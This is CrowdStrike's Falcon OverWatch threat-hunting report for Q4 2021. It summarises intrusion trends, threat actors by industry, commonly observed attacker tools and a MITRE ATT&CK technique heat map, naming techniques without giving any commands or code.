Westfield Insurance Company



CROWDSTRIKE OVERWATCH

# Falcon Overwatch Quarterly Report

## Quarter Four 2021

March 2022

CROWDSTRIKE

# Table of Contents

# About Falcon OverWatch

The Falcon OverWatch™ managed threat hunting service is built on the CrowdStrike Falcon® platform. OverWatch's mission is simple—to augment technology-based defenses with 24/7/365 human-led analysis to uncover attempts to subvert automated detection controls.

OverWatch has unparalleled visibility across customer environments thanks to the power of the CrowdStrike Security Cloud, which continuously ingests, contextualizes, and enriches cloud-scale telemetry of trillions of events daily from across customer endpoints, workloads, identities, DevOps, IT assets and configurations. The value of this data is compounded by OverWatch's patented hunting workflows and specialized tooling that enable hunters to quickly process and distill this vast sea of data to identify threats in near real time. Finally, OverWatch is informed by up-to-the-minute threat intelligence on the tradecraft of over 170 threat groups tracked by CrowdStrike Intelligence.

This combination of telemetry, tooling, threat intelligence, and human ingenuity enables threat hunters to uncover even the most sophisticated and stealthy threats. OverWatch truly leaves adversaries with nowhere to hide.[1]



[1] For more information on how Falcon OverWatch performs its mission, please see https://www.crowdstrike.com/endpoint-security-products/falcon-overwatch-threat-hunting/.

# Introduction

After the onslaught of 2021—with the continuing disruption of a global pandemic, a seemingly endless stream of newly disclosed vulnerabilities, and the relentless threat of opportunistic eCrime attacks—you would be forgiven for hoping that the closing months of the year might offer organizations around the world some reprieve. Unfortunately, this is far from the reality witnessed by OverWatch. For a third consecutive year, the fourth quarter (Q4) has brought with it a new high-water mark for interactive intrusion activity.

This report shares OverWatch's insights into the key trends and events that stood out in this fast-paced quarter. The closing months of 2021 saw a significant uptick in activity impacting the retail vertical, likely spurred by adversaries attempting to take advantage of increased consumer activity in the peak holiday season shopping period. On the targeted[2] intrusion front, OverWatch tracked a newly identified China-nexus threat group, OCTANE PANDA, as it exploited known software vulnerabilities to deploy commodity web shells in victim environments.

OverWatch's sprint to the finish line of 2021 was capped off by the latest vulnerability to shake the world—Log4Shell. CrowdStrike's own Adam Meyers described Log4Shell as setting the internet "on fire".[3] OverWatch's ability to rapidly unearth the follow-on activity from this widespread vulnerability reinforces the strength of the OverWatch proactive threat hunting model.

The intrusions and trends discussed in this quarterly report relate to the period from Oct. 1, 2021 to Dec. 31, 2021. It presents front line insights into the current techniques used in hands-on-keyboard intrusions; provides actionable intelligence to support defenders to mitigate the latest threats; and delivers highlights of notable targeted and eCrime intrusion activity uncovered by OverWatch.

It is important to note that this report does not represent the full spectrum of attacks that are stopped by the Falcon platform every day. Rather, this report presents OverWatch's unique perspective on the interactive intrusions that represent the cutting edge of adversary tradecraft.



[2] The term "targeted" in this report refers to state-nexus or other advanced persistent adversaries.

[3] Adam Meyers quoted in an article from the Independent (https://www.independent.co.uk/news/crowdstrike-boston-people-marcus-hutchins-microsoft-b1974060.html) and AP News (https://apnews.com/article/technology-business-lifestyle-software-apple-inc-aed3cc628fc602079b100757974c8f01).

# Intrusion Campaigns Summary

OverWatch ended 2021 with another record-breaking quarter, observing more interactive[4] intrusion campaigns in Q4 than any previous quarter—and 45% more activity compared to Q4 2020.

Figure 1 also shows that, year to year, Q4 has consistently been the busiest quarter for interactive intrusion activity when compared to the year's earlier quarters.





**Figure 1: Quarterly change in interactive intrusion campaigns**

[4] OverWatch defines "interactive" intrusion campaigns as those involving an adversary using hands-on-keyboard techniques to carry-out their campaign.

## Adversary Motives

OverWatch builds a picture of adversary motives by reconstructing the tactics, techniques, and procedures (TTPs) used in each intrusion campaign. This, in turn, gives threat hunters insight into trends in adversary activity and the TTPs they may expect to see in subsequent intrusions.

OverWatch partners with CrowdStrike Intelligence to enrich this hunting data to its fullest potential. This involves unpacking adversaries' underlying motivations and, where possible, attributing the activities to known threat actors. This process of analysis, rigorous documentation, and knowledge sharing represent crucial steps in the OverWatch SEARCH hunting methodology.[5]

Figure 2 shows a comparison of the distribution of intrusion campaigns by threat type between the third (Q3) and fourth quarters of 2021.The distribution is largely unchanged, with small reductions in activity attributed to eCrime, hacktivism, and targeted intrusion campaigns offset by a jump in unattributed intrusion activity.

It is important to note that CrowdStrike does not rush to attribution. In many cases, OverWatch discovers and disrupts adversary activity during the very early stages of an attempted intrusion. In such cases, there are few identifiable artifacts or examples of indicative tradecraft to investigate. This prevents high-confidence attribution. This is compounded by the continued blurring of the lines between eCrime and targeted intrusion tradecraft and tooling, which can also curtail high-confidence attribution.





**Figure 2: Relative distribution of targeted, eCrime, and hacktivism intrusions uncovered by OverWatch**

[5] For more information on the SEARCH methodology see https://www.crowdstrike.com/resources/crowdcasts/dont-wait-to-be-a-cyber-victim-search-for-hidden-threats/.

## Intrusions by Industry Vertical

Figure 3 provides a breakdown of interactive intrusion campaigns across the top 10 most frequently targeted industry verticals in Q4. The arrows in Figure 3 illustrate the change in intrusion frequency between Q3 and Q4 in 2021.





**Figure 3: Prevalence of intrusions within industry verticals in Q4 2021 (including change relative to Q3 2021)**

## Adversary Activity

Figure 4 provides a detailed breakdown of the threat actors observed by OverWatch in Q4 as well as the verticals these threat actors were seen operating in.

ECrime actors (aka SPIDERs) have again shown that they do not discriminate based on industry vertical and are well represented across the board.

| Adversary | Nation State or Threat Category |
|---|---|
| JACKAL | Hacktivist |
| KITTEN | Iran |
| PANDA | China |
| SPIDER | eCrime |

FRONTLINE JACKAL also made an appearance again this quarter, after driving a significant amount of the hacktivist activity in Q3. Hacktivist (aka JACKAL) actors are seen having a more limited vertical target compared to SPIDER actors, again speaking to the difference in motivations for their activity.

China-nexus actors (aka PANDAs) have also made another strong showing with three new PANDA groups—AQUATIC, OCTANE, and SUNRISE—making their first appearances this quarter. While CrowdStrike Intelligence had been tracking AQUATIC PANDA since May 2020, the first public reporting about them came out in late 2021 in regard to their Log4Shell activity. More about that activity, as well as a deep dive into OCTANE PANDA, can be found in later sections of this report.

Figure 4 illustrates the broad scope of intrusion activity OverWatch observed in Q4 in parallel to the increased volume of intrusion activity. OverWatch uncovered intrusions across 28 distinct industry sectors, and tracked 13 named threat groups. Of the 28 industry verticals listed in Figure 4, nearly one-third were targeted by two or more distinct threat actor groups.

Some additional things to note about the data presented in Figure 4:

- The mapping does not represent the total number of intrusions within a vertical as multiple intrusions by the same threat actor group are only represented once.
- Attribution to a high degree of confidence is not always possible, and this table does not reflect any unattributed activity that occurred in any of the industry verticals.
- Verticals not listed in this chart indicate that OverWatch did not record any intrusions attributable to a specific actor group during this period.

| | JACKAL | | KITTEN | | | | PANDA | | | | | SPIDER | | | | |
|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|
| | FRONTLINE | RENEGADE | NEMESIS | STATIC | TRACER | UNKNOWN | AQUATIC | OCTANE | SUNRISE | UNKNOWN | WICKED | CARBON | PINCHY | PROPHET | UNKNOWN | WIZARD |
| **Academic** | | | | | | | X | | | X | | | | | X | X |
| **Automotive** | | | | | | | | | | | | | | | X | |
| **Aviation** | | | | | | | | | | | | | | | X | |
| **Biotechnology** | | | | | | | | | | | | | | | X | |
| **Consulting** | | | | | | | | | | | | | | | X | |
| **Defense** | | | | | | | | X | | | | | | | | |
| **Energy** | | | | | | | | | | | | | | | X | |
| **Entertainment** | | | | | | | | | | | | | X | | | |
| **Financial** | | | | | | | | | | X | | X | | | X | |
| **Food & Beverage** | | | | | | | | | | | | | | X | X | |
| **Government** | | X | | | | X | | | X | | | | | | X | X |
| **Healthcare** | X | | X | | | | | | | X | | | | | X | |
| **Hospitality** | | | | | | | | | | | | | | | X | |
| **Insurance** | | | | | | | | | | | | | | | X | |
| **Law Enforcement** | | | | | | | | | | X | | | | | | |
| **Manufacturing** | | | | | | | | X | | | | | | | X | X |
| **Media** | | | | | | | | | | X | X | | | | X | X |
| **Mining** | | | | | | | | | | | | | | | X | |
| **NGO** | | | | | | | | | | X | | | | | | |
| **Non-Profit** | | | | | | | | | | | | | | | X | |
| **Pharmaceutical** | X | | | | | | | | | X | X | | | | X | |
| **Professional Services** | | | | | | | | | | | | | | | X | |
| **Real Estate** | | | | | | | | | | | | | | | X | |
| **Retail** | | | X | | | | | | | X | | X | | X | X | |
| **Services** | | | | | | | | | | | | | | | X | |
| **Technology** | | | X | | | | | | | X | X | | | X | X | |
| **Telecommunications** | | | | X | X | X | | X | | X | X | | | X | X | |
| **Transportation & Logistics** | X | | | | | | | | | | | | | | X | |



Figure 4: Q4 intrusion campaigns by threat actor group and industry vertical

# Intrusion Tactics and Techniques

## Adversary Tools

Figure 5 through to Figure 8 below show the relative prevalence of adversary tools observed by OverWatch in interactive intrusions during Q4.

OverWatch tracks the top 5 tools across four categories: legitimate non-native tools, penetration-testing tools, commodity tools, and ransomware families.

### Legitimate Non-Native Tools

CrowdStrike continues to report extensively on adversaries' use of legitimate non-native host tools to "live off the land" and avoid detection. The tooling seen in Q4 largely mirrors the tooling seen in Q3. It is likely that adversaries' tooling has remained relatively constant because the factors driving tooling choices are unchanged—namely ease of access (in the case of common administrator tools), and ease of use (in the case of penetration testing and commodity tools), and more generally the continued efficacy of existing tools.





**Figure 5: Top 5 legitimate non-native tools observed by OverWatch in interactive intrusions**

### Penetration Testing Tools

OverWatch has once again seen extensive use of Cobalt Strike in Q4, seeing a relative increase in usage over Q3. Overall, tools associated with penetration testing (pen-testing) remain popular with adversaries conducting interactive intrusions. This is because they are easy to acquire, powerful, and so ubiquitous that their use makes identifying the perpetrator challenging.





**Figure 6: Top 5 pen-testing tools observed by OverWatch in interactive intrusions**

### Commodity Tools

In Q4, OverWatch again observed extensive usage of coin mining tools used in cryptojacking attacks. While XMRig remains popular among adversaries, OverWatch saw an increase in the use of additional unnamed cryptocurrency mining tools in Q4. This quarter, OverWatch also created a new tool category "custom web shells" to aggregate tracking of the wide variety of web shells observed in interactive intrusions. The use of web shells is a tried and true technique to access and maintain persistence in an environment. While OverWatch has consistently tracked web shell activity using the MITRE ATT&CK Technique—T1505.003 Server Software Component: Web Shell—it did not provide the granularity to view web shells through the lens of an actor tool. This was the catalyst for the creation of a new tool category "custom web shells." To date, this group of tools has been underrepresented in reporting because many web shells are not named specifically, or they can be custom written for persistent access. OverWatch observed web shell use in just under 10% of all interactive intrusions in Q4.





**Figure 7: Top 5 commodity tools observed by OverWatch in interactive intrusions**

### Ransomware

In the final quarter of 2021, OverWatch again observed a decrease in instances of ransomware files being dropped on victim hosts. The further decline in observed ransomware files in Q4 could be due to a combination of several factors. First is the effectiveness of the Falcon platform in detecting and preventing pre-ransomware activity, as well as the capability of OverWatch to uncover the novel or sophisticated pre-ransomware activity that is specifically designed to evade automated detections. Secondly, CrowdStrike Intelligence has observed adversaries opting to use data extortion, rather than data encryption, to extract payment from the victims. Regardless of the cause of this change in behavior, it is worth noting that the adversary's preparatory behaviors are likely to follow similar patterns that lead to discovery by threat hunters. OverWatch continuously hones its hunting leads and detection capabilities to find adversary activity with greater speed and accuracy. The powerful combination of intelligence, technology, and human expertise is crucial in the face of an ever-evolving ransomware threat, and is proving to be highly effective at mitigating real-world ransomware threats for CrowdStrike's customers.





**Figure 8: Top 5 ransomware families observed by OverWatch in interactive intrusions**

## Adversary Tactics and Techniques

Following industry best practices, OverWatch analyzes interactive intrusion campaigns against the MITRE ATT&CK® Enterprise Matrix[6]—a framework to categorize and track adversary behavior. The following chart is a heat map of the adversary tactics, techniques, and sub-techniques OverWatch identified across all interactive intrusion campaigns during Q4.

The distribution and relative prevalence of techniques and sub-techniques in Q4 is largely consistent with TTP trends observed over the course of 2021. The most commonly seen techniques remain the use of valid accounts, abuse of command and scripting interpreters, and leveraging remote services. Deep dives into several of these prevalent techniques can be found after the heat map and throughout the intrusion features in this report.

**Reader Note:** The heat map does not include all techniques and sub-techniques of the MITRE ATT&CK Enterprise Matrix, but rather it shows only those observed by OverWatch in Q4 2021.



[6] To learn more about MITRE ATT&CK, visit their website at https://attack.mitre.org/matrices/enterprise/.

| Initial Access | |
|---|---|
| **Technique** | **Sub-technique** |
| **Valid Accounts** | Domain Accounts |
| | Local Accounts |
| | Default Accounts |
| **Exploit Public-Facing Application** | |
| **External Remote Services** | |
| **Phishing** | Spearphishing Attachment |
| **Drive-by Compromise** | |

| Execution | |
|---|---|
| **Technique** | **Sub-technique** |
| **Command and Scripting Interpreter** | Windows Command Shell |
| | PowerShell |
| | Unix Shell |
| | Python |
| | Visual Basic |
| | JavaScript |
| **Windows Management Instrumentation** | |
| **Scheduled Task/Job** | Scheduled Task |
| | Cron |
| **System Services** | Service Execution |
| **User Execution** | Malicious File |
| **Shared Modules** | |
| **Exploitation for Client Execution** | |

| Persistence | |
|---|---|
| **Technique** | **Sub-technique** |
| **Valid Accounts** | Domain Accounts |
| | Local Accounts |
| | Default Accounts |
| **Server Software Component** | Web Shell |
| **Create Account** | Local Account |
| | Domain Account |
| **Account Manipulation** | |
| **Scheduled Task/Job** | Scheduled Task |
| | Cron |
| **Create or Modify System Process** | Windows Service |
| **Boot or Logon Autostart Execution** | Registry Run Keys / Startup Folder |
| | Kernel Modules and Extensions |
| **External Remote Services** | |
| **Hijack Execution Flow** | DLL Search Order Hijacking |
| | DLL Side-Loading |
| **Event Triggered Execution** | Accessibility Features |
| | Image File Execution Options Injection |
| **BITS Jobs** | |

| Privilege Escalation | |
|---|---|
| **Technique** | **Sub-technique** |
| **Valid Accounts** | Domain Accounts |
| | Local Accounts |
| | Default Accounts |
| **Process Injection** | Process Hollowing |
| | Dynamic-link Library Injection |
| **Scheduled Task/Job** | Scheduled Task |
| | Cron |
| **Create or Modify System Process** | Windows Service |
| **Boot or Logon Autostart Execution** | Registry Run Keys / Startup Folder |
| | Kernel Modules and Extensions |
| **Exploitation for Privilege Escalation** | |
| **Abuse Elevation Control Mechanism** | Bypass User Account Control |
| | Elevated Execution with Prompt |
| | Setuid and Setgid |
| | Sudo and Sudo Caching |
| **Hijack Execution Flow** | DLL Search Order Hijacking |
| | DLL Side-Loading |
| **Event Triggered Execution** | Accessibility Features |
| | Image File Execution Options Injection |
| **Access Token Manipulation** | Create Process with Token |
| | Token Impersonation/Theft |

## Defense Evasion

| Technique | Sub-technique |
|---|---|
| **Valid Accounts** | Domain Accounts |
| | Local Accounts |
| | Default Accounts |
| **Indicator Removal on Host** | File Deletion |
| | Clear Windows Event Logs |
| | Timestomp |
| | Clear Command History |
| | Network Share Connection Removal |
| | Clear Linux or Mac System Logs |
| **Signed Binary Proxy Execution** | Rundll32 |
| | Mshta |
| | Regsvr32 |
| | Msiexec |
| | Control Panel |
| | InstallUtil |
| | MMC |
| **Impair Defenses** | Disable or Modify Tools |
| | Disable or Modify System Firewall |
| | Impair Command History Logging |
| **Obfuscated Files or Information** | Compile After Delivery |
| | Indicator Removal from Tools |
| **Modify Registry** | |
| **Masquerading** | Match Legitimate Name or Location |
| | Masquerade Task or Service |
| | Rename System Utilities |
| **Hide Artifacts** | Hidden Window |
| | Hidden Files and Directories |
| | Hidden Users |
| | NTFS File Attributes |
| **Process Injection** | Process Hollowing |
| | Dynamic-link Library Injection |
| **File and Directory Permissions Modification** | Linux and Mac File and Directory Permissions Modification |
| | Windows File and Directory Permissions Modification |
| **Deobfuscate/Decode Files or Information** | |
| **Abuse Elevation Control Mechanism** | Bypass User Account Control |
| | Elevated Execution with Prompt |
| | Setuid and Setgid |
| | Sudo and Sudo Caching |
| **Hijack Execution Flow** | DLL Search Order Hijacking |
| | DLL Side-Loading |
| **BITS Jobs** | |
| **Access Token Manipulation** | Create Process with Token |
| | Token Impersonation/Theft |
| **Indirect Command Execution** | |
| **Reflective Code Loading** | |
| **Use Alternate Authentication Material** | Pass the Hash |
| | Pass the Ticket |
| **Trusted Developer Utilities Proxy Execution** | MSBuild |

## Credential Access

| Technique | Sub-technique |
|---|---|
| **OS Credential Dumping** | LSASS Memory |
| | /etc/passwd and /etc/shadow |
| | Security Account Manager |
| | NTDS |
| | LSA Secrets |
| **Unsecured Credentials** | Bash History |
| | Credentials In Files |
| | Credentials in Registry |
| | Private Keys |
| | Group Policy Preferences |
| **Brute Force** | Password Guessing |
| | Password Spraying |
| | Password Cracking |
| **Steal or Forge Kerberos Tickets** | Kerberoasting |
| **Credentials from Password Stores** | Credentials from Web Browsers |
| **Input Capture** | Credential API Hooking |
| **Network Sniffing** | |

## Discovery

| Technique | Sub-technique |
|---|---|
| **System Owner/User Discovery** | |
| **Account Discovery** | Domain Account |
| | Local Account |
| **Remote System Discovery** | |
| **System Network Configuration** | Internet Connection Discovery |
| **Process Discovery** | |
| **File and Directory Discovery** | |
| **System Information Discovery** | |
| **System Network Connections** | |
| **Permission Groups Discovery** | Domain Groups |
| | Local Groups |
| **Domain Trust Discovery** | |
| **Query Registry** | |
| **System Service Discovery** | |
| **Software Discovery** | Security Software Discovery |
| **Network Service Scanning** | |
| **Network Share Discovery** | |
| **System Time Discovery** | |
| **Group Policy Discovery** | |
| **Network Sniffing** | |
| **Password Policy Discovery** | |

## Lateral Movement

| Technique | Sub-technique |
|---|---|
| **Remote Services** | Remote Desktop Protocol |
| | SMB/Windows Admin Shares |
| | SSH |
| | Windows Remote Management |
| | VNC |
| **Lateral Tool Transfer** | |
| **Remote Service Session Hijacking** | RDP Hijacking |
| **Use Alternate Authentication Material** | Pass the Hash |
| | Pass the Ticket |

